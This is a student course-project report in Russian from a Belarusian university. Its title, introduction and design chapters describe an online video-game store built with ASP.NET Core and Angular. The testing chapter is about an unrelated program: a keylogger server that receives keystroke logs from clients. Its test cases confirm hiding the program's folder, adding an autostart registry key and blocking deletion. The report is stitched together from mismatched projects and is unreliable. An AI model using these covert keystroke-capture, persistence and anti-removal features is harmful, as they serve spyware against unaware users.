

Министерство образования Республики Беларусь

Учреждение образования
БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ
ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет Компьютерных систем и сетей
Кафедра Программного обеспечения информационных технологий
Дисциплина Операционные системы и системное программирование

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА
к курсовому проекту
на тему:

ОНЛАЙН-СЕРВИС "МАГАЗИН ИГР"

БГУИР КП 1-40 01 01 208 ПЗ

Студент
Руководитель

гр. 851002 М. Г. Кудрявцев
В. Н. Видничук

Минск 2021

СОДЕРЖАНИЕ

Введение	5
1 Постановка задачи	6
2 Анализ литературных источников	7
2.1 ASP.NET Core	7
2.2 Angular	7
2.3 Принципы создания ASP.NET Core WebApi + Angular приложения	8
3 Обзор аналогов и формирование функциональных требований	10
3.1 Steam	10
3.2 Epic Games Store	11
3.3 Origin	12
3.4 Формирование функциональных требований	13
4 Проектирование и разработка программного средства	14
4.1 Проектирование архитектуры программного средства	14
5 Тестирование	17
6 Руководство пользователя	21
6.1 Старт сервера	21
6.2 Остановка сервера	22
6.3 Единоразовая настройка программного средства мониторинга пользовательского ввода	22
Заключение	24
Список использованных источников	25
Приложение А	26

ВВЕДЕНИЕ

В современном мире всё большую популярность набирают онлайн-сервисы, предназначенные для продажи различных товаров или услуг. Причинами такого быстрого роста популярности являются, в первую очередь, отсутствие необходимости в посещении магазина, а также экономия финансов на аренду и содержание помещения. Действительно, такая система распространения товаров является выгодной и для клиентов, и для создателей платформ, а повсеместное распространение и доступность мобильного интернета ещё больше увеличивают актуальность онлайн-сервисов.

В качестве темы курсового проекта был выбран "Онлайн-сервис Магазин игр задачей которого является продажа цифровых копий видеоигр и организация площадки, где пользователи могут найти информацию и отзывы других пользователей о интересующих их продуктах. До распространения онлайн-сервисов, когда человек следил за некоторой интересующей его видеоигрой, чтобы найти какую-нибудь актуальную информацию о процессе её разработки, ему было необходимо приобрести свежий выпуск игрового журнала и надеяться, что там он найдёт что-то интересное. Для приобретения видеоигры также надо было идти в специализированные магазины и покупать копию на физическом носителе.

Очевидно, что такая система обладала множеством недостатков и приводила к большим тратам времени. Также стоит отметить, что физические носители в последнее время очень сильно утратили свою актуальность, потому что высокоскоростной интернет стал доступным широкому кругу пользователей. Конечно, нельзя не отметить, что несмотря на всё неудобство и неэффективность такого способа приобретения видеоигр, ещё остаются люди, для которых он является приоритетным. Это связано с тем, что для них обладание физической копией служит гарантом владения игрой, и такую логику можно понять. К тому же, некоторые люди занимаются коллекционированием видеоигр, а цифровые копии не способны удовлетворить такую потребность.

Таким образом, можно отметить, что распространение видеоигр на физических носителях ещё не утратило свою популярность до конца, однако всё больше и больше людей предпочитают не тратить время на походы в магазины и пользуются сервисами цифровой дистрибуции. Количество зарегистрированных пользователей в самых популярных сервисах исчисляется сотнями миллионов, поэтому тема курсового проекта обладает высокой актуальностью и востребованностью.

1 ПОСТАНОВКА ЗАДАЧИ

В рамках курсовой работы необходимо изучить принципы построения веб-приложений с использованием популярных фреймворков для создания серверной и клиентской части приложения, таких как ASP.NET Core WebApi, Angular и Entity Framework Core.

Осуществить анализ предметной области разработки веб-сервисов цифровой дистрибуции, в частности – продажи цифровых копий видеоигр. Выявить основные задачи и функционал сервиса.

На основании анализа предметной области разработать веб-приложение для цифровой дистрибуции видеоигр.

Осуществить развертывание веб-приложения и выполнить его тестирование.

2 АНАЛИЗ ЛИТЕРАТУРНЫХ ИСТОЧНИКОВ

2.1 ASP.NET Core

ASP.NET Core – свободно-распространяемый кросс-платформенный фреймворк для создания веб-приложений с открытым исходным кодом. Данная платформа разрабатывается компанией Майкрософт совместно с сообществом и имеет большую производительность по сравнению с ASP.NET. Имеет модульную структуру и совместима с такими операционными системами как Windows, Linux и macOS.

Несмотря на то, что это новый фреймворк, построенный на новом веб-стеке, он обладает высокой степенью совместимости концепций с ASP.NET. Приложения ASP.NET Core поддерживают параллельное управление версиями, при котором разные приложения, работающие на одном компьютере, могут ориентироваться на разные версии ASP.NET Core. Это было невозможно в предыдущих версиях ASP.NET.

В данном курсовом проекте, в соответствии с поставленной задачей, для разработки серверной части веб-приложения будет использоваться ASP.NET Core WebAPI, что позволит создать удобный интерфейс для взаимодействия с клиентской частью приложения используя платформу .NET.

2.2 Angular

Angular (версия 2 и выше) – открытая и свободная платформа для разработки веб-приложений, написанная на языке TypeScript, разрабатываемая командой из компании Google, а также сообществом разработчиков из различных компаний. Angular – полностью переписанный фреймворк от той же команды, которая написала AngularJS.

Предназначен для разработки одностраничных приложений. Его цель – расширение браузерных приложений на основе MVC-шаблона, а также упрощение тестирования и разработки.

Angular спроектирован с убеждением, что декларативное программирование лучше всего подходит для построения пользовательских интерфейсов и описания программных компонентов, в то время как императивное программирование отлично подходит для описания бизнес-логики. Фреймворк адаптирует и расширяет традиционный HTML, чтобы обеспечить двухстороннюю привязку данных для динамического контента, что позволяет автоматически синхронизировать модель и представление. В результате Angular уменьшает роль DOM-манипуляций и улучшает тестируемость.

Angular придерживается MVC-шаблона проектирования и поощряет слабую связь между представлением, данными и логикой компонентов. Используя внедрение зависимости, Angular переносит на клиентскую сторону такие классические серверные службы, как видозависимые контроллеры. Следовательно, уменьшается нагрузка на сервер и веб-приложение становится легче.

В данном курсовом проекте будет использоваться Angular, так как он легко интегрируется с ASP.NET Core и удобен в использовании. Также, Angular является фреймворком для языка TypeScript, обладающего строгой типизацией, что может упростить процесс тестирования приложения.

2.3 Принципы создания ASP.NET Core WebApi + Angular приложения

Серверная часть веб-приложения, написанная с использованием ASP.NET Core WebApi имеет следующую структуру:

- Класс Startup, в котором настраиваются службы, необходимые приложению и определяется конвейер обработки запросов.
- В методе ConfigureServices регистрируются службы для контейнера внедрения зависимостей.
- В методе Configure в конвейер обработки запросов встраиваются компоненты промежуточного слоя, в том числе компонент, отвечающий за маршрутизацию.
- Определяются маршруты, ведущие к конечным точкам приложения.
- Логика обработки запросов описывается в конечных точках – контроллерам WebApi.

Деление веб-приложения на два отдельных проекта – WebApi для серверной части и Angular для клиентской, может показаться неудобным, ведь это увеличивает объём кода и требует использования разных языков программирования в каждом проекте. Можно воспользоваться и старым подходом, когда всё приложение состоит лишь из сервера, который генерирует и отправляет HTML-страницы в ответ на запросы клиента, однако с развитием веб-приложений стало ясно, что такой подход обладает определённым количеством недостатков, среди которых, например, неизбежная перезагрузка страницы при любом действии пользователя. Всё более предпочтительным вариантом становится создание Single-Page приложений, в которых всё взаимодействие с пользователем выносится в отдельное кли-

ентское приложение, которое посыпает запросы на сервер и отображает изменения без перезагрузки веб-страницы, что положительно сказывается на пользовательском опыте.

Основными принципами разработки клиентской части веб-приложения с использованием Angular являются:

- Angular-приложения состоят из независимых элементов. Эти элементы называются компонентами, и у каждого компонента своё поведение.
- Все компоненты подключаются к главному или дополнительным модулям. Модули управляют компонентами.
- Главный модуль контролирует всё приложение, а дополнительные модули следят за работой отдельных элементов.
- Для сложных операций вместо компонентов используют сервисы.
- Сервисы отвечают только за тот набор логических операций, для которых он предназначен.

3 ОБЗОР АНАЛОГОВ И ФОРМИРОВАНИЕ ФУНКЦИОНАЛЬНЫХ ТРЕБОВАНИЙ

3.1 Steam

Крупнейший сервис цифровой дистрибуции видеоигр, прошедший путь от небольшого приложения для сопровождения многопользовательских шутеров от Valve (Team Fortress Classic, Counter-Strike и Half-Life 2) в 2003 году до более чем 30 тысяч игр, одного миллиарда аккаунтов и пиком в более 20 миллионов одновременно находящихся в сети пользователей в 2020-м. Интерфейс веб-сайта представлен на рисунке 3.1.




Рисунок 3.1 – Интерфейс веб-сайта store.steampowered.com

Такая аудитория досталась магазину благодаря упорному труду на протяжении многих лет его развития. Valve вкладывает огромные ресурсы в разработку Steam, за счет чего его можно назвать не просто сервисом, а целой социальной сетью для игроков: с магазином и библиотекой игр, списком друзей и чатом, пользовательскими отзывами, обсуждениями и трансляциями, руководствами и скриншотами, пользовательскими дополнениями и торговой площадкой, достижениями, карточками и кастомизацией профилей.

Сервис предлагает, пожалуй, самые комфортные условия для клиентов. В каталоге игр присутствует удобный поиск по жанрам, тегам, популярности и другим критериям, разработчики могут устанавливать региональ-

ные цены, а сами цены представлены в самых разных валютах, начиная от американского доллара и российского рубля, заканчивая мексиканским песо и вьетнамским донгом. Поддерживаются и различные способы оплаты, включая банковские карты и внутренний кошелек Steam, который можно пополнить посредством многих платежных систем.

Впрочем, есть у сервиса и недостатки. Так, крайне свободная политика Valve относительно публикации игр в Steam и почти полное отсутствие цензуры привели к появлению на платформе большого количества низкокачественных продуктов. Кроме того, некоторым пользователям не нравится неповоротливость Valve в плане развития магазина: компания слишком редко добавляет интерфейсные изменения в клиент и почти не реагирует на действия конкурентов.

3.2 Epic Games Store

Относительно молодой (запущен в декабре 2018 года), но уже обративший на себя внимание сервис от компании Epic Games. Все из-за неоднозначной политики создателей: с самого момента появления сервиса, он постоянно фигурирует в различных скандалах. Это и покупка эксклюзивности игр с изъятием их из Steam, и информация о сканировании приложением Epic Games Launcher (являющимся, по совместительству и магазином, и библиотекой игр) папок Steam, и распродажа, в ходе которой издатели снимали с продажи свои игры. Интерфейс веб-сайта представлен на рисунке 3.2.




Рисунок 3.2 – Интерфейс веб-сайта epicgames.com

Так как сервис ещё очень молод, он не обладает каким-то внушительным функционалом, однако есть несколько преимуществ, выгодно выделяющих его на уровне конкурентов: во-первых, из-за низкой комиссии, многие разработчики выставляют свои видеоигры эксклюзивно в Epic Games; во-вторых, на сервисе бывают гораздо более выгодные по сравнению с конкурентами предложения.

Однако сервис имеет и несколько недостатков, самыми существенными из которых являются его медленная работа, отсутствие корзины и невозможность оставлять и читать отзывы других покупателей.

3.3 Origin

Сервис Origin был запущен компанией Electronic Arts в 2011 году: издатель хотел собирать продавать издаваемые им игры единолично, не делясь прибылью с владельцами других сервисов (до старта Origin игры от EA издавались в Steam). Интерфейс веб-сайта представлен на рисунке 3.3.




Рисунок 3.3 – Интерфейс веб-сайта origin.com

Сервис предлагает большую часть функционала, присутствующего у конкурентов: оплатить покупки можно с помощью распространенных платежных систем, а для пользователей из разных частей мира действуют региональные цены. Кроме того, EA регулярно проводит распродажи и бесплатные раздачи видеоигр. Присутствуют и социальные функции: список друзей и чат, автообновления игр, но по их количеству сервис все же не дотягивает до Steam.

Основными недостатками сервиса являются отсутствие возможности

оставлять и просматривать отзывы покупателей, небольшой каталог видеоигр и медленная работа.

3.4 Формирование функциональных требований

Проанализировав существующие на рынке сервисы цифровой дистрибуции видеоигр, можно сделать вывод, что разрабатываемый сервис должен обладать следующими функциями:

- Наличие корзины, позволяющей приобрести несколько видеоигр за раз.
- Фильтрация каталога видеоигр по названию, жанру, цене.
- Возможность смены локализации сервиса: русский либо английский язык на выбор.
- Возможность восстановить доступ к аккаунту в случае утери пароля или электронной почты.
- Возможность оставлять и просматривать отзывы пользователей о видеоиграх.

4 ПРОЕКТИРОВАНИЕ И РАЗРАБОТКА ПРОГРАММНОГО СРЕДСТВА

4.1 Проектирование архитектуры программного средства

В данном курсовом проекте программное средство будет разделено на клиентскую и серверную часть. Рассмотрим архитектуру каждой из частей подробнее.

Архитектура серверной части будет представлять из себя WebApi реализованное с помощью ASP.NET Core. Наборы операций, такие как аутентификация, работа с магазином, администрирование будут представлять из себя отдельные контроллеры, где каждый контроллер может обрабатывать строго определенный набор запросов. Такой подход очень схож с модульным программированием и упрощает разработку и отладку приложения. Например, контроллер аутентификации должен обрабатывать запросы на авторизацию, регистрацию, выход из аккаунта, восстановление аккаунта. Контроллер администрирование должен уметь обрабатывать запросы на добавление/изменение/удаление информации пред назначенной для пользователей. Для того чтобы отличать контроллеры будет использоваться уникальный и подходящий по смыслу префикс для ари. Например для авторизации это '/auth', для магазина это '/store' и т. д.

Для разграничения доступа к контроллерам будет использоваться механизм Identity, который поддерживается из коробки в ASP.NET Core. Его суть заключается в том, что при авторизации пользователю назначаются роли, которые обычно берутся из базы данных. Затем при каждом запросе к серверу проверяются роли пользователя, если требуемых ролей нет, то запрос не обрабатывается. В ASP.NET Core для разграничения доступа контроллерам добавляются атрибуты:

- AllowAnonymous – доступ к контроллеру/методу имеют все, проверок ролей не происходит. Типичным применением такого атрибута являются методы авторизации/регистрации/просмотра публичной информации.
- Authorized – доступ к контроллеру/методу имеют только авторизованные пользователи с любыми ролями. Применяется при просмотре/редактировании информации, специфической для конкретного пользователя.
- Authorized, Roles("Admin") - доступ к контроллеру/методу имеет только авторизованный пользователь с ролью "Admin". Применяется для скрытия администрирующих методов от рядовых пользователей.

Так как зачастую запросам будут необходимы параметры, то сервер

должен проводить их валидацию перед выполнением запроса. Для этого в ASP.NET Core предусмотрены модели запросов. При запросе данные от клиента автоматически сопоставляются с моделью запроса по принципу совпадения имен. В свою очередь обработчики запросов перед выполнением проверяют валидность модели и в случае ошибки возвращают нужный код. Модели запросов представляют из себя обычные классы, их отличие заключается в том, что для каждого свойства класса используются атрибуты валидации, например:

- Required – свойство является обязательным.
- EmailAddress – свойство должно соответствовать формату электронной почты.
- MaxLength(320) – свойство должно не превышать заданную длину (320).
- Range(1, 10) – свойство должно находиться в диапазоне от 1 до 10.

Для просмотра контента в требуемых объемах следует реализовать страничное представление. Это лучше делать на стороне сервера, так как в таком случае по сети будет передаваться меньше трафика.

Клиентская часть будет представлять из себя совокупность компонентов, модулей и сервисов, реализованных на Angular.

Компонент - базовый блок для создания приложений в angular. Один компонент является своеобразным строительным блоком, который инкапсулирует в себе всю необходимую функциональность. Каждый компонент состоит как минимум из файла разметки (.html) в котором можно использовать привязки (bindings) из angular и файла кода (.ts) в котором содержится логика обработки действий пользователя. При желании компонент может содержать специфические стили (.css). Все страницы приложения в angular это компоненты, при этом компонент может содержать внутри себя другие компоненты. Таким образом все приложение будет состоять из иерархически упорядоченных компонентов. На вершине иерархии будет стоять AppComponent, который и является приложением.

При проектировании приложения подразумевается, что компоненты являются лишь удобным посредником для общения пользователя и серверного приложения. Они не содержат бизнес-логики и их назначение сводится к отображению информации и использованию специальных сервисов. Сервисы как раз являются связующим звеном между клиентским и серверным приложением. Их задача состоит в отправке требуемых запросов на сервер и получение соответствующих результатов в удобной для компонентов форме. Сервисы содержат всю клиентскую бизнес-логику, необходимую для рабо-

ты приложения. Учитывая тот факт, что Angular использует TypeScript, то сервисы должны возвращать типизированные объекты. Такие объекты называются моделями и обычно они являются прямым соответствием ответа сервера клиенту. Используя такие модели компоненты могут привязаться к полям для последующего отображения пользователю.

Как и в серверном приложении клиенту так же необходима валидация входных данных. В Angular для этого предусмотрены классы Validators. Принцип использования валидации прост:

- Создать произвольный компонент, который представляет из себя веб-страницу.
- В файле кода определить форму и ее поля с соответствующими валидаторами.
- В html разметке используя Angular-специфические теги изменять свойства html-элементов в соответствии с результатами валидации.

Типичный пример использования – запретить отправку формы путем установки тега [disabled] если форма не прошла валидацию.


Несмотря на то, что приложение является одностраничным (Single paged), по факту оно состоит из множества компонентов, которые сменяют друг друга, отсутствие перезагрузки создает иллюзию одностраничности. Для перехода между компонентами в Angular предусмотрены классы Router и ActivatedRoute. Класс Router служит для простого перехода между компонентами, а класс ActivatedRoute необходим для передачи параметров из компонента в компонент через адресную строку. Учитывая тот факт, что помимо простых пользователей существуют и продвинутые, то возникает необходимость защиты от подбора ссылок к функционалу администратора. В то время как доступ к методам администрирования ограничен на уровне сервера, все равно следует ограничить доступ на уровне клиента. Для этого используется класс guard. Этот класс предназначен для фильтрации запросов клиента к определенным маршрутам основываясь на некоторых внутренних состояниях приложения. Типичный пример использования – запретить переход к панели администрирования если пользователь не администратор.

Следует отметить что оптимальным форматом данных для общения клиента и сервера был выбран формат JSON, так как он прост для понимания, Angular и ASP.NET Core умеют работать с ним из коробки и он автоматически сопоставляется с моделями на основе совпадения имен в обоих фреймворках.

5 ТЕСТИРОВАНИЕ

Таблица 5.1 – Тест-кейс запуска сервера

Тест	Ожидаемый результат	Результат
Старт сервера 1. Запустить сервер с заданными параметрами командной строки	1. Появление консольного окна 2. Сообщение о старте сервера	Успех (Рисунок 5.1)




```
D:\Учебные материалы\5 сем\Курсач\KeyLogger\Debug\Log
Server running at 127.0.0.1:10
Type /quit to stop the server...
Listening for connections...
-
```

Рисунок 5.1 – Фрагмент консольного окна сервера

Таблица 5.2 – Тест-кейс обработки запроса клиента на соединение

Тест	Ожидаемый результат	Результат
Обработка запроса клиента на соединение 1. Ожидать входящие соединения	1. Сообщение о подключенном клиенте и его id	Успех (Рисунок 5.2)




```
Консоль отладки Microsoft Visual Studio
Server running at 127.0.0.1:5050
Type /quit to stop the server...
Listening for connections...
New client [232] has connected.
```

Рисунок 5.2 – Фрагмент консольного окна сервера

Таблица 5.3 – Тест-кейс приема логов нажатых клавиш от клиента

Тест	Ожидаемый результат	Результат
Прием логов нажатых клавиш от клиента 1. Ожидать отправки логов клиентом	1. Сообщение о получении логов от клиента и его id 2. Файл, содержащий полученные логи	Успех (Рисунки 5.3, 5.4)



```

Konsole отладки Microsoft Visual Studio
Server running at 127.0.0.1:5050
Type /quit to stop the server...
Listening for connections...
New client [232] has connected.
Recieved data from client [232].
Recieved data from client [232].
Recieved data from client [232].

```

Рисунок 5.3 – Фрагмент консольного окна сервера




Рисунок 5.4 – Фрагмент лога, записанного на диск

Таблица 5.4 – Тест-кейс скрытия папки с программой

Тест	Ожидаемый результат	Результат
Скрытие папки с программой 1. Запустить программное средство отслеживания клавиатурного ввода	1. Атрибуты папки с исполняемым файлом содержат атрибут Скрытый	Успех (Рисунок 5.5)




Рисунок 5.5 – Окно свойств папки исполняемого файла

Таблица 5.5 – Тест-кейс добавления программы в автозагрузку

Тест	Ожидаемый результат	Результат
Добавление программы в автозагрузку 1. Запустить программное средство отслеживания клавиатурного ввода	1. Файл реестра, отвечающий за автозапуск будет содержать ключ, сгенерированный программой	Успех (Рисунок 5.6)



Рисунок 5.6 – Фрагмент реестра

Таблица 5.6 – Тест-кейс запрета удаления папки с программой

Тест	Ожидаемый результат	Результат
Запрет удаления папки с программой 1. Запустить программное средство отслеживания клавиатурного ввода	1. Ошибка, при попытке удаления папки	Успех (Рисунок 5.7)




Рисунок 5.7 – Ошибка удаления папки

Таблица 5.7 – Тест-кейс запуска программы без параметров командной строки

Тест	Ожидаемый результат	Результат
Запуск без параметров 1. Запустить программное средство не указывая аргументы командной строки	1. Сообщение об ошибке	Успех (Рисунок 5.8)





Рисунок 5.8 – Ошибка запуска

6 РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ

6.1 Старт сервера

